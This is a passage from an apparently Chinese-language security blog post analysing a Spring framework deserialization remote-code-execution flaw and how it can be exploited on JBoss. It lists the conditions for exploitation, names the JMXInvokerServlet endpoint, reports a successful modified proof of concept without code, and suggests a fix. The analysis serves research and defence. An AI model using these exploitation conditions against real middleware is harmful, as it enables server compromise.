
这里重点还是说下该漏洞在中间件中的利用，依然以JBOSS为例子(电脑上只有它)，其它中间件类比下就知道了。上面对漏洞的产生的原因以及触发条件作了详细的说明，很多人问，这个不是Spring framework的漏洞么，是不是只要使用了Spring框架进行开发就可能会受影响，非常遗憾的告诉大家那是不可以的。

要想成功利用该漏洞，必须满足下列条件

1. 存在接口可以进行对象反序列化
2. 访问对象可以出网，因为要进行远程类下载(内网中另作讨论)
3. 目标对象中的CLASSPATH中存在Spring-tx-xx.jar有缺陷类的jar包

当上述3个条件同时满足时，才能触发该漏洞，这里主要讨论在中间件中的利用，所以条件1很好满足(例如JBOSS、Weblogic、Jenkins、Websphere等)，条件2也可以满足，但是条件3却比较苛刻，由于Spring-tx-xx.jar文件不是中间件的默认组件，所以，该漏洞就比较鸡肋，对于中间件来说，每个应用的lib库文件的类加载器是不一样的，换句话说，就是在同一中间件中，A应用的lib库文件B应用是无法使用的，所以即使目标应用存在该缺陷，那么中间件的漏洞触发点是无法找到缺陷应用lib文件中的class文件的，所以无法做到通用的利用，说白了就是lib库共享的问题，那么在实际工程中可能会存在将缺陷jar文件放在中间件的类加载器中的情况，比如说所有的项目都会用到spring的jar，开发人员索性就把jar文件给共享了，这样所有的应用都可以访问到该jar文件，这种情况下漏洞是可以完全触发的。

这里我以JBOSS中间件为例子，进行说明，在jboss中jboss-5.0.1.GA\lib\*.jar 所有的jar，所有的应用都是可以访问的，将有缺陷的类放在这个目录下就会触发漏洞，因为Jboss序列化触发的点在***/invoker/JMXInvokerServlet***上，所以我将受缺陷的文件放在了该应用的lib目录下，如下图所示  
[](https://www.iswin.org/attach/spring-jboss.png)

修改POC后，成功利用该漏洞  
[](https://www.iswin.org/attach/Spring-jboss-success.png)

总之，如果要成功利用，得看人品。其它中间我想应该也是一样的，如果有什么问题，欢迎指正。

**漏洞修复**

通过Spring官方给作者的邮件中，可以看出官方将这个锅丢给了中间件反序列接口的防范上或者可以进行反序列的方法上。如果觉得有必要修复漏洞的小伙伴，可以重写JtaTransactionManager类中的readObject方法禁用相关功能就行了。

**参考资料**

[1] :<http://zerothoughts.tumblr.com/post/137769010389/fun-with-jndi-remote-code-injection>  
[2] :<http://zerothoughts.tumblr.com/post/137831000514/spring-framework-deserialization-rce>  
[3] :<https://github.com/zerothoughts/spring-jndi>